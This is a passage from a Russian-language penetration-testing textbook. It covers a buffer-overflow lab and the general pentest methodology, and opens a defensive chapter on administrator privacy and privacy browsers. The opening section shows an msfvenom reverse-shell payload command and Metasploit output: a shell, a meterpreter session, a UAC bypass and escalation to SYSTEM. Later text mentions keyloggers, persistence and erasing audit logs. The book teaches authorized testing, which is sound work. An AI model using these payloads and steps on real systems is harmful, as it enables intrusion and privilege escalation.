
а) Проверим на наличие «плохих» символов (put 01-FE символы после SEH перезаписи): 253 байт

```
added \x20 – пробел – "плохой"  символ
added \x25 – % "плохой"  символ
added \x2b – + "плохой"  символ
added \x2f
added \x5c – \
```

Все «плохие» символы найдены.

б) Попробуем \x76\x06\x77\x04 для перехода вперед

в) Лучше перейти на 6 байт, а не на 4. В любом случае выходим из контролируемого пространства:



3. Добавим шелл-код и получим доступ к консоли на целевой системе

   а) Сгенерируем шелл-код, используя msfvenom и без «плохих» символов:

```
msfvenom -p windows/shell/reverse_tcp lhost=192.168.0.200  -b "\x00\xff\x20\x25\
x2b\x2f\x5c" lport=444 -f python -v shellcode
```

   б) Добавляем шелл-код и пробуем. Успех!

```
[*] Started reverse TCP handler on 192.168.0.200:444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.0.110
[*] Command shell session 1 opened (192.168.0.200:444 -> 192.168.0.110:49222) at
2016-11-27 14:51:39 +0200

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\test\Desktop>ipconfig
```

   в) Сделаем то же самое, используя meterpreter для повышения привилегий в системе:

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.200:444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.0.110
[*] Meterpreter session 2 opened (192.168.0.200:444 -> 192.168.0.110:49178) at
2016-11-27 14:55:17 +0200

meterpreter > getuid
Server username: test-PC\test
meterpreter >
meterpreter >
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 2
session => 2
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

```
[*] Sending stage (957999 bytes) to 192.168.0.110
[*] Meterpreter session 3 opened (192.168.0.200:4444 -> 192.168.0.110:49181) at
2016-11-27 14:55:58 +0200

meterpreter > getuid
Server username: test-PC\test
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Резюме

Переполнение буфера является одной из самых распространенных и в то же время критических уязвимостей.

Несмотря на то что многие специалисты наслышаны о переполнении буфера, а также о том, что эта тема остается очень популярной и освещенной, тем не менее в ней не так-то просто и разобраться. Множество примеров и описаний, которые можно найти в глобальной сети, для понимания требуют хороших навыков программирования на C, понимания Assambler и опыта использования отладчиков. С другой стороны, некоторые статьи описывают методику переполнения буфера, фокусируясь лишь на теоретическом, абстрактном уровне.

Буфер обычно переполняется при отсутствии проверки длины (размера) ввода в соответствии с выделенным участком памяти под данные. Например, при вводе 500 символов в поле, для которого зарезервировано всего 50 байт памяти. В результате будут переписаны «соседние» 450 байт, что может кардинально изменить ход выполнения программы и привести к выполнению произвольного кода.

Для нахождения уязвимостей переполнения буфера обычно используются Fuzzer'ы, при помощи которых программе отправляются данные различной длины и содержания в надежде вызвать сбой программы.

При нахождении уязвимости производится анализ состояния памяти в момент программной ошибки, чтобы оценить возможность эксплуатации данной уязвимости.

Существуют методы защиты от переполнения буфера на уровне компиляции или ОС. Основные: Canaries, SafeSEH, ASLR, DEP. При помощи данных методов эксплуатация уязвимостей переполнения буфера становится существенно сложнее или даже невозможной. Хотя полностью и не исключает эксплуатацию.

Практически для каждого метода защиты есть методы, позволяющие все же проэксплуатировать уязвимость. Например, ASLR часто можно обойти, переписав только часть адреса, которая не изменяется, а в случае с DEP прибегают к ROP (Return Oriented Programming), используя исполняемый код из уже загруженных модулей для выполнения необходимых действий.

16 Собирая все воедино

Существует множество способов проведения тестов на проникновение, и у каждого из них есть свои достоинства и недостатки. Теперь, когда вы знакомы со всеми основными этапами тестов на проникновение, постараемся рассмотреть весь процесс целиком.

Сам процесс тестирования достаточно энергозатратен, требует тщательного планирования, определения самой цели и конкретных шагов для ее достижения. После завершения планирования, получения необходимых разрешений и информирования задействованных лиц начинается сам тест. Обычно его начинают со сбора информации, которая впоследствии пригодится для сканирования сети и других активных действий. После того как цель тестирования была достигнута, подготавливается отчет, в котором отражаются все действия, найденные уязвимости, методы их эксплуатирования и рекомендации по устранению таковых.

Перейдем к более конкретному рассмотрению этапов. Прежде всего, важно осознать, что тесты на проникновение являются частью нормального жизненного цикла любой ИТ-инфраструктуры. Необходимость в их проведении может быть обусловлена как внутренней политикой, так и требованиями третьей стороны. В любом случае такие мероприятия позволяют по-настоящему оценить возможные риски и выявить скрытые проблемы.

Обычно во время таких тестов оцениваются следующие компоненты ИТ-инфраструктуры: приложения, сетевые сервисы, сетевые устройства, среды передачи данных, подготовленность сотрудников и физическая безопасность.

Тесты на проникновение можно классифицировать исходя из такого параметра, как осведомленность атакующего.

Черный ящик — лучше всего характеризует большую часть атак на сеть. В данном случае чаще всего атака происходит удаленно, а атакующему изначально известно только название организации. Используя приемы, в том числе и описанные в этой книге, специалист получает более подробную информацию о цели

и использует ее для дальнейших действий. Во время своих действий атакующий документирует все найденные уязвимости и их потенциальную опасность, для того чтобы в последующем использовать их для атаки и предоставления отчета заказчику.

Серый ящик — в этом случае атакующий изначально обладает некоторым количеством информации. Например, ему могут быть известны версии программного обеспечения или структура сети. Это делается для того, чтобы сократить необходимое для атаки время, ведь у нас сразу же будет возможность узнать о самых критичных точках в сетевой инфраструктуре. В остальном же данный процесс будет похож на предыдущий.

Белый ящик — такое тестирование производится при наличии у атакующего полной информации о своей цели. Данный вид тестирования позволяет наиболее полно оценить ИТ-инфраструктуру и гарантированно обнаружить большую часть проблемных мест. Зачастую такой способ тестирования используется при проведении внутренних аудитов.

При официальном, разрешенном аудите информационных систем существует несколько вариантов проведения тестирования:

- **Слепое тестирование** — не подразумевает наличия у атакующего какой-либо важной информации о цели, однако сотрудники, имеющие отношение к тестируемой инфраструктуре, заранее предупреждаются о нападении.
- **Двойное слепое тестирование** — аудитор также не располагает никакими данными о цели, но о предстоящей атаке знает лишь несколько человек из целевой организации. Большая часть тестов проходит именно по этому сценарию.
- **Реверсное тестирование** — аудитор имеет всю информацию о системе, а сотрудники знают о будущем тесте, но не располагают данными о том, где и когда он будет происходить.

Стандарт выполнения тестов на проникновение

Существует несколько популярных стандартов, по которым обычно выполняются тесты на проникновение. Хотя на практике они и не обязательны к исполнению, однако, используя их, можно сделать свои действия более методичными, избежать типичных ошибок и не упустить из виду важные детали.

Одним из таких стандартов является PETS, разработанный несколькими экспертами по информационной безопасности с целью конкретизации методов и шагов, которые должны предпринимать специалисты по ИБ во время тестирования. Данный стандарт доступен для ознакомления полностью и бесплатно на официальном сайте *http://www.pentest-standard.org*.

В PETS выделяются семь фаз тестирования:

- подготовительная фаза;
- сбор данных;
- моделирование угроз;
- анализ уязвимостей;
- эксплуатация уязвимостей;
- постэксплуатационная фаза;
- отчет.

Эти семь фаз отражают все действия, которые должны происходить во время теста на проникновение. PETS — достаточно новый стандарт, однако он постоянно поддерживается, обновляется и изменяется вместе с требованиями к аудитам ИБ.

Прежде чем мы рассмотрим каждую из фаз, стоит сказать о том, что хотя этот стандарт и пытается охватить весь процесс теста на проникновение, однако, как вы заметите, ни один аудит не проходит по стандартной схеме, каждый из них будет чем-то отличаться от других.

Подготовительная фаза

Часто встречаются утверждения о том, что планирование — это залог успеха. И это действительно так, особенно когда речь идет об аудите безопасности. Действительно, для того чтобы удачно провести аудит, необходимо серьезно подготовиться, учесть все нюансы, подобрать нужные инструменты и методологию.

Обычно тест на проникновение начинается со встречи заинтересованных сторон, на которой обсуждаются все необходимые детали, определяются цели и методы, а также люди, которые могут быть вовлечены в дальнейшем. К завершению такой встречи у вас должно сформироваться определенное видение целей и задач предстоящей работы, без этого в конце теста будет практически невозможно определить, выполнили ли вы поставленную задачу. Прежде всего, необходимо определить основные цели атаки, выяснить, что будет подвергаться нападению, а что нет, определить объем и основной тип тестов.

Вот примерный список вопросов, которые должны обсуждаться на таких встречах:

- Основные виды деятельности целевой организации?
- Есть ли какие-либо ограничения, касающиеся определенных видов тестов?
- Какие данные и системы будут подвергаться тестированию?
- Какие результаты должны быть в конце тестирования?
- Какова будет дальнейшая судьба результатов теста?

- Каким бюджетом вы располагаете для проведения теста?
- Какова окончательная цена теста?
- Какие ресурсы у вас имеются для тестирования?
- Какие действия разрешены для проведения теста?
- Кто будет проинформирован о проведении теста?
- Какая информация будет получена о целевой системе перед началом тестирования?
- Какой результат можно считать удачным во время проведения теста?
- С кем можно контактировать в случае возникновения непредвиденной ситуации?

Необходимо убедиться в том, что все участники встречи прекрасно понимают возможные риски проведения определенных тестов, а также их специфику. Убедитесь, что ваши планируемые действия одобрены и согласованы со всеми участниками. Ниже приведены типичные варианты атак, которые могут проводиться как изолированно, так и в комплексе.

Социальная инженерия. Самым слабым элементом любой системы является человек. Технологии могут помочь контролировать его действия, но не способны полностью исключить этот фактор. Проведение тестов на проникновение при помощи социальной инженерии должно быть включено практически в каждый тест.

Тестирование приложений. Может проводиться отдельно или быть частью общего теста на проникновение. Особый интерес представляют приложения, написанные индивидуально для конкретной организации, и приложения, работающие в нестандартном окружении.

Тестирование физической безопасности. Такие тесты особенно актуальны для правительственных и военных организаций. Во время проведения этих тестов необходимо попытаться получить доступ ко всем сетевым устройствам, находящимся как в главном здании, так и на удаленных локациях.

Инсайдерские атаки. Попытка выдать себя за персону, у которой есть доступ к какому-либо сетевому оборудованию.

Внешние атаки. Попытка взлома сети человеком, находящимся за ее пределами.

Атаки при помощи украденного оборудования. В этом случае атакующий после кражи какого-либо оборудования использует его для дальнейшего нападения.

Следует также определить время и длительность проведения теста. Это очень важно, так как некоторые бизнес-процессы происходят только в определенное время суток. Необходимо соблюсти баланс, ведь тесты с использованием социальной инженерии очень трудно проводить в выходные дни или в нерабочее время. Обя-

зательно обсудите возможные риски и влияние на бизнес-процессы — это поможет вам обезопасить себя в случае непредвиденных ситуаций.

Договор о проведении работ

В случае тестирования сторонней организации всегда необходимо письменно закреплять достигнутые договоренности. В договоре необходимо отразить следующие пункты:

- Системы, которые подвернутся тестированию.
- Возможные риски на случай наступления непредвиденных ситуаций, а они, как показывает практика, бывают довольно часто.
- Временные рамки с указанием дат и часов. Всегда планируйте время с запасом, помните про непредвиденные ситуации.
- Данные, которые вы получите перед началом тестирования.
- Действия, которые вы совершите при обнаружении уязвимости. Не всегда найденную уязвимость можно поэксплуатировать, но это вы поймете только после попытки провести атаку. Однако не всегда это стоит делать, ведь в некоторых случаях это может привести к выходу из строя критических для заказчика систем. Помните о рисках.
- Результаты тестирования — то, в каком виде их получит заказчик и что они должны в себе содержать.

Получение разрешения

Это один из ключевых моментов тестирования сторонней организации. Необходимо получить документальное подтверждение тому, что ответственный человек со стороны организации, имеющий право подписи, утвердил ваш план и дал согласие на проведение таких работ.

Нельзя начинать тесты, получив лишь устное согласие сторон. Без соблюдения такой формальности вы из категории законопослушного специалиста по информационной безопасности автоматически перейдете в разряд киберпреступников. В случае, если вы проводите тесты в той же организации, где и работаете, подтверждение не обязательно должно быть оформлено на бумаге, оно может быть и в виде письма, присланного по электронной почте.

Не стоит пренебрегать бумажным документом, так как в случае возникновения каких-либо проблем он будет служить неоспоримым доказательством вашей невиновности. Также в случае возникновения ситуаций, в которых будет необходимо провести ряд дополнительных, ранее не запланированных работ, необходимо подписать дополнительное соглашение и получить разрешение.

Сбор данных

После подписания всех необходимых бумаг можно двигаться дальше и начинать собирать необходимые данные. Этот этап уже относится к тесту на проникновение, даже если вы не взаимодействуете с целью напрямую.

Существует огромное количество источников данных, и только вам решать, какие из них будут полезны для достижения конечной цели, а какие — нет. Выбирайте те, которые помогут вам в будущем получить наиболее полное представление о цели, а также определить приоритетность и направление векторов взлома. Источником информации может служить что угодно — поисковые системы, веб-сайты, вакансии, финансовые отчеты и, конечно же, социальные сети.

В PETS выделяют три уровня данного этапа:

- Первый уровень — самый простой, можно использовать автоматические системы сбора информации, а также самые популярные интернет-ресурсы.
- Второй уровень отличается от первого тем, что больше времени тратится на ручной сбор данных. На данном этапе необходимо более детально анализировать информацию для того, чтобы лучше узнать свою цель.
- Третий уровень — самый затратный по количеству времени и сил, на данном этапе атакующий находит самые уязвимые места системы.

Прежде чем приступить к сбору данных, необходимо провести подготовительную работу, которая может включать в себя следующие шаги:

- Определитесь с целью. Хорошо, если перед вами поставлена конкретная задача, однако чаще всего информация о цели несколько размыта, и в этом случае необходимо определить, что конкретно вы должны искать.
- В случае, если вы проводите поиск цели для сторонней организации, необходимо определить рамки, за которые вы не можете выходить на данном этапе.
- Подумайте, сколько времени займет выполнение работ на данном этапе.
- Четко обозначьте цель. Вы должны понимать, какой информацией вы хотели бы обладать по окончании работ на данном этапе.

В идеале в завершение работы вы должны иметь структурированную информацию из следующих источников:

- Публичная информация — все то, что доступно широкому кругу пользователей, в основном из официальных источников.
- Информация из открытых источников — любая информация, доступная широкому кругу пользователей из любых доступных источников.
- Специфичная информация — касается особенностей сферы работы предприятия, например специфичного оборудования и программного обеспечения.

- Сетевая информация — все, что можно узнать о сетевых сервисах: IP-адреса, DNS-записи, сети и т. п.
- Уязвимости — потенциальные бреши в системе безопасности, которые могут быть поэксплуатированы на последующих этапах.
- Социальная инженерия — все то, что вы смогли выведать у сотрудников данной организации.

Анализ уязвимостей

На этом этапе вы, используя всю имеющуюся информацию и определившись с методами и инструментами, начнете непосредственное взаимодействие со своей целью. Вы должны определить и классифицировать любые возможные уязвимости, будь то некорректная конфигурация сервиса или ошибки, появившиеся по вине разработчиков конкретной программы.

Проводя такой анализ, вы должны четко представлять себе, какие тесты будете проводить, какой инструментарий использовать и что именно хотите найти. Без выполнения данного условия вы можете потратить большое количество времени, все больше углубляясь в анализ какого-либо компонента сети. Однако без четкого осознания цели это может оказаться контрпродуктивным.

Во время этого этапа вы, прежде всего, будете выполнять такие действия, как сканирование портов, получение информации об установленных программах, сканирование на наличие уязвимостей и другие описанные ранее шаги.

Как бы это ни было привлекательно, старайтесь избегать преждевременных попыток эксплуатации найденных уязвимостей. Помните, что вы еще только собираете полезную информацию.

Моделирование

Основная задача на этом этапе — построение тестовой среды, в которой вы сможете опробовать все планируемые варианты атаки на целевую систему. Апробация методов в виртуальной среде поможет вам избежать ошибок при работе с реальной целью, а также привлечь к себе меньше внимания, ведь при работе с настоящей целью вы будете использовать лишь проверенные методы.

В процессе моделирования выделяют четыре основных этапа:

- изучение необходимой документации;
- определение первичных и вторичных методов атак;
- нахождение основных и второстепенных уязвимостей;
- определение методов атак для каждой из найденных уязвимостей.

По сути, этот процесс можно отнести к этапу сбора информации, но только более углубленному. В идеале вы должны графически отобразить всю полученную на предыдущем шаге информацию — бизнес-процессы, физическое расположение, карту сети, иерархию сотрудников и т. д. К счастью, для этого существует множество инструментов, о которых мы уже упоминали ранее.

Эксплуатация уязвимостей

После того как вы собрали всю необходимую информацию, определились с уязвимостями, подготовили необходимые инструменты и выбрали нужные цели, можно приступать к следующему шагу.

На данном этапе вы будете использовать найденные уязвимости для компрометации целевой системы и получения доступа к ней. Вы должны использовать полученную информацию для определения подходящей цели. Помните, что, найдя множество уязвимых систем, необходимо выбрать среди них ту, взлом которой предоставит в дальнейшем наибольшие преимущества. Найдя, например, множество уязвимых рабочих станций и несколько серверов, лучше сосредоточить свое внимание на последних, так как их взлом поможет развивать дальнейшую атаку более эффективно.

После определения цели вы должны использовать все свои практические навыки и знания для того, чтобы скомпрометировать ее. Вполне возможно, что с первого раза у вас ничего не выйдет и вам придется перепробовать множество методов, прежде чем вы достигнете желаемого результата.

На данном этапе самыми популярными атаками являются:

- взлом пароля;
- перехват данных;
- перехват сессии;
- переполнение буфера.

Все эти атаки, и не только их, мы уже рассматривали ранее, но помните, что они могут быть многокомпонентными и включать в себя как технический, так и человеческий фактор.

Постэксплуатационный этап

После того как ваша атака завершилась успехом, необходимо закрепиться в системе. Это нужно для того, чтобы эксплуатация атакованной цели была более удобной. Вам не придется каждый раз заново взламывать систему, чтобы выполнить нужные действия, тем более что удачная эксплуатация одной и той же уязвимости может стать невозможной буквально сразу после взлома.

Для начала вам необходимо определить уровень своих прав в системе и набор доступных действий. Вполне возможно, что выполнение некоторых операций будет недоступно, тогда стоит задуматься о возможностях повышения своих привилегий.

Что же можно сделать на данном этапе? Вы можете запустить клавиатурного шпиона, который вышлет вам пароль администратора после того, как тот зайдет в систему. Можете скопировать информацию о паролях для последующего анализа или установить ПО, которое обеспечит вам дальнейший доступ к системе и возможность ее удаленного контроля. Также можно ликвидировать следы вашего пребывания в системе, обычно это достигается путем удаления нужных записей из журналов аудитации.

Отчет

После того как все описанные выше этапы пройдены, необходимо создать отчет. Отчеты могут иметь различный вид, поэтому то, каким он будет в каждом конкретном случае, необходимо обсудить перед началом теста, об этом мы уже упоминали.

Все же, несмотря на разнообразие возможных форм отчетов, существуют определенные пункты, которые необходимо в него включить. Каждый отчет должен начинаться с краткого обзора процесса тестирования. Нет необходимости описывать здесь технические детали каждого шага, обзор должен отражать ключевые моменты теста. Далее необходимо привести список найденных уязвимостей и их анализ, при этом лучше всего сгруппировать их по степени важности — например, критические, важные, незначительные.

Отчет должен включать в себя следующую информацию:

- сценарии и описание всех успешных атак;
- детальную информацию о полученных в ходе теста данных;
- детальную информацию обо всех найденных уязвимостях;
- описание всех найденных уязвимостей;
- предложения и технические решения для устранения найденных уязвимостей.

В ходе проведения теста для последующего создания хорошего отчета необходимо записывать все свои действия в любой удобной для вас форме.

Зачистка

После удачного завершения теста необходимо по возможности удалить все следы ваших действий. В данном случае мы имеем в виду установленные программы, созданных пользователей, изменения конфигурации и все остальное, что вы успели сделать в ходе теста. Любые оставленные вами лазейки могут быть использованы кем угодно для получения несанкционированного доступа к уже скомпрометированной вами системе.

Часть II
ЗАЩИТА

Введение

Итак, если вы дочитали до начала второй части книги, это значит, что вы плавно подходите к ее завершению и уже ознакомились с основными шагами проведения аудита информационных систем и базовыми методами проникновения.

Однако информационная безопасность, как и многое в нашем мире, представляет собой медаль с двумя сторонами. С одной стороны, мы проводим аудит, ищем способы проникновения и даже применяем их на практике. Это очень важно, ведь тем самым вы подтверждаете, что уязвимость действительно существует. Вторая же сторона медали — это защита систем. Зачастую бывает так, что даже в крупных организациях за безопасность отвечают два-три человека. Они же занимаются как аудитом, так и защитой собственной сети. И было бы логичным посвятить последние главы книги именно этой важной и неотъемлемой части работы специалиста по ИБ.

На самом деле на тему защиты написано множество книг и статей, и именно защитой занимается основная часть компаний, работающих в сфере ИБ. Но ни один даже самый прекрасный программный продукт не сможет защитить сеть от проникновения, если он находится в неумелых руках. Справедливо и обратное утверждение: профессионал, используя минимальное количество доступного ПО, может прекрасно обезопасить подконтрольные ему системы.

Основная цель этой части книги — не привести готовые примеры настройки брандмауэров, сетевых сервисов, оборудования и прочих столь милых сердцу администратора вещей, а познакомить читателя с основными принципами защиты сети. В частности, мы рассмотрим, как уберечь свою инфраструктуру от того, другого читателя, которой более чем внимательно изучил предыдущие главы нашей книги.

Как и в некоторых других главах, мы начнем здесь с базовых, нетехнических понятий. Коснемся обучения пользователей основам безопасности, а затем плавно перейдем к техническим мерам. Рассмотрим принципы работы и настройки основных систем, а также возможные проблемы, связанные с их использованием.

17 Личный пример

Итак, приступим. Почему мы решили назвать эту главу именно так? На то есть несколько причин, и главная из них — это то, что вы являетесь администратором сети. В профессии системного администратора есть один плюс — ты можешь настроить все что угодно во всех системах, а также один минус — ты будешь настраивать все что угодно во всех системах. Из этого утверждения вытекает то, что у вас, как у системного администратора, есть доступ к этим системам, а это значит, что именно вы и ваша рабочая станция можете стать главной целью злоумышленников! Следовательно, себя вы должны обезопасить в первую очередь.

Вторая причина — личный пример. Традиционно и до сих пор специалист по ИБ является элитным сотрудником любой компании. Если провести аналогию с армией, вы как матерый боец отряда «Альфа» по сравнению с только что призванным новобранцем-срочником. Пользователям и коллегам не понравится, если вы будете запрещать им устанавливать игры на рабочие станции, а сами станете играть в Dota, CS или проводить время в социальных сетях. Вы — пример для подражания!

Начнем с основ. Ни один компьютер не сможет работать без операционной системы. Сразу же оговоримся, что мы не будем подливать масла в огонь и рассуждать о том, что лучше — Linux, Windows или продукция Apple. Подойдем к выбору более рационально. Если в вашей сети все пользователи работают под Windows, то вполне логично, что вы тоже должны использовать ее в качестве своей основной рабочей ОС. Это позволит вам оперативно реагировать на различные проблемы и понимать то, как чувствует себя в вашей сети рядовой пользователь. Очень важно понимать, что не пользователи работают на нас, а мы работаем для пользователя. Ему всегда должно быть уютно и безопасно в наших владениях.

Если же вы — администратор гетерогенной сети, то вполне логично установить первой ОС ту, в которой вы лучше разбираетесь. Это поможет сделать вашу работу комфортной, эффективной и безопасной.

Наверное, вы уже заметили, что мы говорим о первой ОС. На самом деле было бы здорово иметь под рукой тестовую машину, никак не связанную с вашей сетью и имеющую отдельный выход в Интернет. Вот тут у вас и появляется простор для творчества. Вы можете тестировать различные обновления и операционные

системы, исследовать подозрительные файлы и проверять, как выглядит ваша инфраструктура извне.

Еще один пункт, которой надо иметь в виду, — приватность. Весьма заманчиво, получив должность специалиста по ИБ в компании из списка Fortune 500, сразу же рассказать об этом на своей страничке в социальной сети, однако это будет плохой идеей, и из-за этого вас могут даже уволить. Обязательно уделите пристальное внимание вопросам сохранения приватности. Предъявляйте к себе более высокие требования, чем к рядовым сотрудникам.

Поскольку изолировать себя от общества нереально — мы, люди, являемся социальными существами, — будет хорошей идеей завести себе виртуального двойника в сети. Создайте себе новый профиль в социальной сети, заведите еще один адрес электронной почты на одном из бесплатных сервисов. А затем уже смело используйте эти данные для регистрации на различных сайтах и тематических форумах. Главное — чтобы указываемая вами при создании «нового» человека информация никоим образом не была связана с вами. А это значит, что нельзя указывать при регистрации свой настоящий e-mail, даже если он будет использоваться только для восстановления пароля, то же самое касается номера телефона. Нельзя заходить в социальную сеть, используя новый профиль, со своего смартфона. Нельзя использовать одни и те же вопросы для восстановления пароля или же другие, но при этом указывая для ответа настоящие данные. Этот список можно продолжать очень долго — следите за собой и не ленитесь придумать по-настоящему нового человека.

Предположим, что вы создали нового человека, но что же дальше, ведь на этом все не заканчивается. Отвлечемся на мгновение от фантазий на тему «каким бы я хотел видеть свое второе я» и зададимся одним простым вопросом: когда у вас что-то не получается или вы не знаете ответа, куда вы прежде всего обращаетесь за помощью? Мы уверены, что большая часть наших читателей ищет ответы в Google или Яндекс. Вы никогда не замечали одну особенность? Если вы, предположим, искали новую летнюю резину для своей любимой машины или более хорошую видеокарту для домашнего компьютера, то даже если вы приобрели заветную вещь, еще очень долго самые разные сайты будут показывать вам релевантную рекламу в надежде на то, что вы сделаете эту покупку еще раз и именно у них.

Есть несколько способов избежать этого и сохранить свои предпочтения в тайне. Самый простой способ — использовать поисковые системы, не собирающие персональные данные. Подобные поисковые системы обычно работают с более крупными поисковиками, такими как Google, Yahoo!, Bing и т. д., что, в свою очередь, гарантирует качество и релевантность результатов поиска на должном уровне. Однако, в отличие от крупных поисковиков, они заботятся о вашей приватности, в частности они не раскрывают ваш адрес, данные о вашей системе, программном обеспечении, местонахождении и многом другом.

Исходя из личного опыта, можем порекомендовать следующие сервисы:

- disconnect.me;

- duckduckgo.com;
- startpage.com.

Следующий момент, которого хотелось бы коснуться, — безопасные браузеры. Сразу же оговоримся, что мы не рекомендуем устанавливать такие браузеры всем пользователям вашей сети. ИБ всегда балансирует между максимальной защищенностью и удобством работы. А такие браузеры вызовут недовольство у рядовых сотрудников, что может привести к тому, что руководство заставит вас вернуть пользователям привычное им ПО.

Есть два основных типа браузеров — созданные с целью сохранения приватности и использующие различные надстройки для обеспечения безопасности пользователя.

В качестве примера первого типа браузера можно привести Epic privacy browser. Он был создан на основе Chromium — браузера с отрытым исходным кодом, разработанного компанией Google. Его основная задача — защита вашей приватности. Все куки уничтожаются после каждой сессии, трафик проходит через серверы разработчиков, позволяя скрыть ваш IP-адрес, а соединение с веб-сайтами осуществляется преимущественно через SSL.




Рис. 17.1. Интерфейс Epic privacy browser

Примером браузера, который использует различные надстройки для обеспечения приватности, может служить Comodo dragon на основе Chromium или Comodo icedragon на основе Mozilla Firefox.

Одной из особенностей данного браузера — на наш взгляд, очень важной — является использование им своих собственных DNS-серверов. А это, в свою очередь, позволяет защититься от фишинговых атак и от возможности попадания вредоносных программ на вашу рабочую станцию.

Еще одна интересная вещь — это виртуальная среда, в которой браузер запускается в изолированном от остальной системы режиме, но, к сожалению, данная опция доступна только обладателям продукта Comodo Internet Security.




Рис. 17.2. Интерфейс Comodo icedragon

На самом деле есть и другие браузеры, нацеленные на сохранение вашей приватности, — Brave, Dooble, Avira Scout и т. д., их мы оставляем на ваше самостоятельное рассмотрение.

В ключе разговора о браузерах мы хотели бы рассмотреть одно любопытное дополнение. К сожалению, оно недоступно для пользователей Google Chrome через магазин приложений, и скоро вы поймете почему.

Наш разговор пойдет об AdNauseam. В отличие от других расширений, оно не только прячет нежелательные рекламные объявления, но еще и имитирует проходы по ним. Что приводит к тому, что собирающие о вас информацию системы начинают

предполагать, что вас интересует все, начиная от похудения и заканчивая проблемами миграции кенгуру в брачный период. Естественно, что в этом огромном объеме данных ваши настоящие интересы просто затеряются.

Так почему же Google не позволяет своим пользователям устанавливать это расширение? Во-первых, это связанно с тем, что эта компания является одним из лидеров по сбору и обработке персональных данных. Вторая причина — бизнес-модель. Пользователи рекламной сети Google не платят за показы рекламы, а только за переходы по объявлениям. Использование данного плагина ведет к убыткам, поскольку клик по ссылке был и деньги за него были списаны, а реального перехода не произошло. AdNauseam, как бы издеваясь над всей отраслью контекстной рекламы, показывает примерную сумму, на которую она уже «накликала».

